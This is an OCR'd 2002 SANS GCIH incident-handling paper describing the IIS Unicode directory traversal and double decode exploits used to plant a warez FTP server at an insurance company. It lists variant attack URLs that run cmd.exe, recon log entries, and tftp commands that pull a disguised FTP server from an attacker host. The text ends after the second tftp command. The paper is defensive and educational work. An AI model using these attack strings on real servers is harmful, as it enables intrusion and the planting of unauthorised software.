Global Information Assurance Certification Paper

ADVANCED INCIDENT HANDLING AND HACKER EXPLOITS

PRACTICAL ASSIGNMENT ver 2.1

GCIH

"Unicode Can Kill"

"Inexperience and a case for keeping up on patches"

Jeff Lahann

Denver SANS, 2002

TABLE OF CONTENTS

Introduction

This paper is a write up of an incident that took place with a large insurance company. The paper is broken into three sections. Part 1 describes the Double Decode Error and Directory Traversal exploits used on the insurance company's server. Part 2 goes into the details of the attack, with log files and screen shots that were pulled from a server in a test lab where the attack was recreated and reverse engineered. Finally, part 3 illustrates the use of the six step process to incident handling first developed by the Department of Energy.

PART 1 – THE EXPLOIT

In today's world of computers and the internet community, there are "good guys" and "bad guys," just like in the real world. In a simplified view, the "good guys" are the people trying to keep the "bad guys" out of their networks or systems. The "bad guys" are the people trying to break into networks and systems. The "bad guys" use a myriad of different methods in which to practice their mischief. When a method, approach, or tool is assembled and used to take advantage of a system it is known as an exploit.

The attacker in this instance used a combination of two well known Unicode exploits to take advantage of a system in Z Company.

Exploit Name(s)

1. Web Server Folder Traversal
    - CVE-2000-0884 & Vulnerability Note VU#111677
2. Double Decode Error:
    - CVE-2001-0333 & CERT: CA-2001-12

Vulnerable Systems

NOTE: The specific vulnerable systems vary slightly from source to source; the following list was confirmed in a test lab while reverse engineering the attack.

1. Web Server Folder Traversal:
    - Microsoft Windows 9x
    - Microsoft Windows NT 4.0 Sp6a -Any
    - Microsoft Windows 2000 Sp1 -Any

2. Double Decode Error:

    - Microsoft Windows 9x
    - Microsoft Windows NT 4.0 Sp6a -Any
    - Microsoft Windows 2000 Sp2 -Any

Protocol/Service/Applications

The affected protocol or protocol being used: HTTP

The affected applications are:

1. Web Server Folder Traversal:

    - Microsoft Peer Web Services – Any
    - Microsoft IIS 3.0
    - Microsoft IIS 4.0
    - Microsoft IIS 5.0

2. Double Decode Error:

    - Microsoft Peer Web Services – Any
    - Microsoft IIS 3.0
    - Microsoft IIS 4.0
    - Microsoft IIS 5.0
    - Applications that run under these IIS versions

Brief Description

1. Web Server Folder Traversal:
   Allows an attacker to read, write, and execute files outside web root directory structure by entering malformed URL into a web browser aimed at vulnerable website.

2. Double Decode Error
   Allows an attacker to enter a crafted URL string to by-pass security, list directory contents, execute commands and programs, upload and download files.

Variants

1. Web Server Folder Traversal:

    The following is an example of an attack string:

    http://address_of_victim/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

Any of the following have been sited as possible variants:

%c1%1c
%c1%9c
%c0%9v
%c0%af
%c0%qf
%c1%8s
%c1%pc

2. Double Decode Error

The following is an example of an attack string:

http://address_of_victim/scripts/..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir+c:\

Any of the following have been sited as possible variants:

%252f
%255c
%%35c
%%35%63
%25%35%63,

NOTE: The differences are minimal and vary only in the type of Unicode character entry.

References

1. Web Server Folder Traversal:

http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=2000-0884
http://www.iss.net/security_center/static/5377.php
http://www.cit.cornell.edu/computer/security/scanning/windows/iis_unicode.html
http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?id=advise68
http://www.securedynamic.com/texpoint8.htm
http://www.wiretrip.net/rfp/p/doc.asp?id=57&face=2
http://www.setecsecurity.com/knowledgebase/experts/4172002.html
http://archives.neohapsis.com/archives/bugtraq/2000-10/0263.html
http://archives.neohapsis.com/archives/bugtraq/2000-10/0288.html
http://archives.neohapsis.com/archives/bugtraq/2000-10/0282.html
http://online.securityfocus.com/archive/1/140349
http://www.kb.cert.org/vuls/id/111677
http://www.snort.org

2. Double Decode Error

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0333
http://www.microsoft.com/technet/security/bulletin/MS01-026.asp
http://www.ciac.org/ciac/bulletins/l-132.shtml
http://www.nsfocus.com/english/homepage/sa01-02.htm
http://www.cert.org/advisories/CA-2001-12.html
http://www.iss.net/security_center/alerts/advise77.php
http://www.kb.cert.org/vuls/id/789543
http://www.ciac.org/ciac/bulletins/l-083.shtml
http://archives.neohapsis.com/archives/bugtraq/2001-09/0162.html
http://www.microsoft.com/technet/security/bulletin/MS01-044.asp
http://www.ietf.org/rfc/rfc2396.txt
http://www.jspayne.com/io/ascii.html
http://online.securityfocus.com/bid/2708/info/
http://www.snort.org

"Microsoft IIS Unicode Exploit", Nate Miller, Lucent Technologies Worldwide Services, Aug 2001.

Joel Scambray, Stuart McClure, George Kurtz, "Hacking Exposed: 3rd Edition," Osborne/McGraw Hill, 2001. 615-618.

Lance Spitzner, Bruce Schneier, Honeynet Project, "Know Your Enemy: Revealing the Security Tools, Tactics and Motives of the Blackhat Community", Addison-Wesley Pub Co, 2001. 66-68.

Jelver, Peter. http://www.esec.dk/pubstro.pdf

http://whatis.techtarget.com/definition/0,,sid9_gci213338,00.html

PART 2 – THE ATTACK

After investigation of the victim server hard drive the incident response team determined that the attacker used a combination of two well known Unicode exploits to upload and setup a "Warez"[1] server to deposit, exchange and store files for himself or herself and others.


The following is a description of the part of the company's network that was involved in the attack, protocols and applications involved, how the exploits work, how the attacker used these exploits, the evidence left on the system that lead the response team to determine method of attack and how to prevent this type of attack in the future.

Network Description

Z Company is a large insurance company with a medium sized internet presence and several internet facing web servers hosting public sites. Due to the size of the company's LAN, the illustration and description will only cover the part of the company's network that surrounded the attack. The victim system was one of the company's external web servers that assisted its customers in individual business transactions relating to their accounts. The web server was a default installation of Microsoft's IIS version 5.0 with service pack 1 installed and no other relevant patches on a Windows 2000 Server Box. All of the internal servers are Windows 2000 and the client systems are Microsoft Windows variants. The network used TCP/IP with DHCP assigned IP addresses. The firewall, a NetScreen 100, had minimal rules applied and were not available at the time of the investigation. However, being that the attack took place completely on the outside of the firewall, there was no investigation inside the company network warranted.

[1] **Warez (**http://whatis.techtarget.com/definition/0,,sid9_gci213338,00.html)

"Warez (pronounced as though spelled "wares" or possibly by some pronounced like the city of "Juarez") is a term used by software "pirates" to describe software that has been stripped of its copy-protection and made available on the Internet for downloading. People who create warez sites sometimes call them "warez sitez" and use "z" in other pluralizations. According to the International Planning & Research Corporation, warez Web sites cost software vendors $11.8 billion in 2001. The most popular downloads at warez sites include applications from major vendors such as Microsoft, Symantec, Macromedia, and Adobe Systems. The vendors have joined forces with the Business Software Alliance (**BSA**) to successfully close a loophole in Internet law that allowed warez distributors to avoid legal prosecution as long as they didn't profit monetarily from their distributions. (Use of warez software is also illegal and may result in a jail sentence.) Warez should not be confused with **shareware** or **freeware** software applications, which are legal and may be freely copied and distributed."



Application Description

Microsoft Unicode is what is being exploited here in two different ways. A good definition of Unicode is given by Nate Miller of Lucent Technologies Worldwide Services, in his paper, Microsoft IIS Unicode Exploit, "Unicode attempts to be a comprehensive solution for electronically mapping all the characters of the world's languages, allowing a theoretical total of over 65,000 characters in its 16-bit character definition." Two different organizations attempted this unification before combining into one joint effort, the ISO 10646 Project by the International Organization for Standardization (ISO) and the Unicode Project started by a group of multi-lingual software manufactures.

Unicode also allows for the ability of "complex" URLs by the use of escaped characters. The format is %(hex code)(hex code) with the signal for the use of escaped characters being the percent sign (%). An example of this is: %5c, which translates to "\" (see appendix A for hex/dec/ascii code table).

Microsoft implements the Unicode character set in the default installations of their web server application, Internet Information Server (IIS). The weaknesses lie in the lack of sufficient security checking of how the code is used and translated. The weakness exploited in the Unicode are due to only one translation of the input string being bound to the security restrictions and the other from not checking variations on the known suspect characters being entered.

How the exploit works

Attack #1 = Web Server Folder Traversal:

The existing IIS security measures do not allow too many ".." , "/" or "\" in the beginning of URL queries to the web server. This stemmed from the original "DOT-DOT Directory Traversal Attack" that occurred with older versions of web servers. A request with too many ".." or slashes in it enabled attackers to walk up and out of the web root directory structure to anywhere they wanted to go on the same logical drive, this lead to the implementation of the current security structure.

However, the current security doesn't account for overly long Unicode input variations that translate to ".." and "/" or "\". Microsoft's IIS wasn't designed to run its security checks on these long (more than 1 byte is all that is required) Unicode inputs because they were thought to be invalid. This allows an attacker to enter a variation of the unauthorized characters (i.e. %c1%9c which translates to a "\") and IIS translates them without applying the existing security measures. If the request to the web server is made from a directory that has "execute" permissions (i.e. Scripts), the result is the attacker's ability to read, write, delete, change, upload and execute files outside the web root directory structure. This is all accomplished by entering a malformed URL into a web browser aimed at vulnerable website that is not patched for this exploit.

An example would be the URL:
http://Victim_IP/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\. If this URL is entered into a web browser pointed at the victim server and executed, the server would then translate the Unicode character set of %c1%9c, without applying the security restrictions, into a GET request for: /scripts/../../winnt/system32/cmd.exe /c+dir+c:\. The request indicates to the server to walk up and out of the web root directory and then run the cmd executable in the winnt\system32 directory to open a command prompt. In the command prompt, the server is instructed to enter the "dir" (directory listing) command for the C drive as seen by the "c:\".

Attack #2 = Double Decode Error:


The second exploit goes after a similar problem with IIS's Unicode implementation as the Directory Traversal referenced above. In this instance IIS decodes the request for an executable or CGI filename twice on accident. The first pass checks to see if the request is a valid one (checking rights, permissions to file, allowable characters, etc). The second pass is supposed to only be for parameters of the executable, command or CGI program, but IIS decodes the whole request again. This means that a string is "double decoded."

An example would be the URL:
http://Victim_IP/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\. In this URL the Unicode of %255c translates down to %5c in the first pass (which are not restricted characters like ".." or slashes). However, in the second pass, %5c translates to a "\", a restricted character but the security checks have already been done. The end result becomes a GET request for: /scripts/..\..\winnt/system32/cmd.exe?/c+dir+c:\. Again, the URL then breaks down with the command prompt being called to run a "dir" command listing out the directory contents of the C drive.

A common element to both of these vulnerabilities is that the attacker can use the cmd.exe application native to windows under the IUSR account and with what ever permissions are given to it.

You could manually run these exploits by typing the URLs into a web browser aimed at the victim. However, this exploit along with the recon efforts involved would be better suited in a scripted format. This can be done in any form the attacker chooses.

Description and Diagram of the Attack



ATTACK SEQUENCE: (Attack Input String => Log file entry on victim)

The first line is the input attack string that would be entered by the attacker. The following line in red is output on the server logs. You can determine that the double

decode exploit was ran by still seeing Unicode characters in the log files. This indicates that the server logged its first pass of the input string and logged what is seen. The second translation pass isn't logged and further translation is done resulting in unchecked use of the cmd.exe.

RECON:

The following are the input stings the attacker used to recon the victim machine to see if these vulnerabilities were present. You can see what was successful by the server code at the end of the string. Server code 200 indicates a successful connection with the URL or regular display of page requested. A 500 indicates a "page cannot be displayed" error or to our attacker, a failure in the attack string ran. A few times you will see a server error code 502 returned to the attacker which is defined by Microsoft as a "bad gateway", but to our attacker, it was a successful attack.

http://Victim_IP/scripts/..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir+c:\

⇨ GET /scripts/..%2f..%2f..%2f..%2fwinnt/system32/cmd.exe /c+dir+c:\ 200


http://Victim_IP/scripts/..%252f..%252fwinnt/system32/cmd.exe?/c+dir+c:\

⇨ GET /scripts/..%2f..%2fwinnt/system32/cmd.exe /c+dir+c:\ 200

http://Victim_IP/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\

⇨ GET /scripts/..%5c..%5cwinnt/system32/cmd.exe /c+dir+c:\ 200

NOTE: In screen shot 1, you will see a directory listing for the C:\ drive requested by the above exploit string. The attacker seeing this listing knows that this particular Unicode string will work to exploit this server.



(Screen Shot 1)

http://Victim_IP/scripts/%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir+c:\

⇨ GET /scripts/..%2f..%2f..%2f..%2fwinnt/system32/cmd.exe /c+dir+c:\ 200

http://Victim_IP/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

⇨ GET /scripts/../../winnt/system32/cmd.exe /c+dir+c:\ 200


http://Victim_IP/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir+c:\

⇨ GET /scripts/../../winnt/system32/cmd.exe /c+dir+c:\ 500

http://Victim_IP/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\

⇨ GET /scripts/../../winnt/system32/cmd.exe /c+dir+c:\ 200

NOTE: In screen shot 2 you see again that the attack received the directory listing requested and now he knows that this Unicode string will exploit the server as well.



(Screen Shot 2)

http://Victim_IP/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+dir+c:\

⇨ GET /scripts/../../winnt/system32/cmd.exe /c+dir+c:\ 500

http://Victim_IP/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+dir+c:\

⇨ GET /scripts/../../winnt/system32/cmd.exe /c+dir+c:\ 500

http://Victim_IP/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+dir+c:\

⇨ GET /scripts/../../winnt/system32/cmd.exe /c+dir+c:\ 500

http://Victim_IP/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+dir+c:\

⇨ GET /scripts/../../winnt/system32/cmd.exe /c+dir+c:\ 500


ATTACK RUN:

The following are the input strings entered by the attacker used to run the exploit on the victim machine to setup his “Warez” server. These particular strings were chosen after seeing evidence of the specific Unicode characters working in his recon efforts. The winmgnt.exe that is uploaded is a pre-configured version of the Serv-U Mini FTP Server application. The assumption was made that this executable was so named as to not draw attention to the running process because of the similarity in name to the real winmgmt executable installed in the Windows 2000 server by default. The servudaemon.ini is the configuration file for the Serv-U Mini FTP Server. The screen shots seen below are what the attacker would see.

http://Victim_IP/scripts/..%c1%9c../winnt/system32/tftp.exe?-i+Attacker_IP+GET+winmgnt.exe+c:\winmgnt.exe

- ⇨ GET /scripts/..\../winnt/system32/tftp.exe -i+Attacker_IP+GET+winmgnt.exe+c:\winmgnt.exe 502

NOTE: Screen Shot 3 shows the attacker that he successfully transferred the winmgnt executable from his already hacked box that he stored these attack files on to his new victim.




(Screen Shot 3)

http://Victim_IP/scripts/..%255c..%255cwinnt/system32/tftp.exe?-i+Attacker_IP+GET+servudaemon.ini+c:\servudaemon.ini

- ⇨ GET /scripts/..%5c..%5cwinnt/system32/tftp.exe -i+Attacker_IP+GET+servudaemon.ini+c:\servudaemon.ini 502

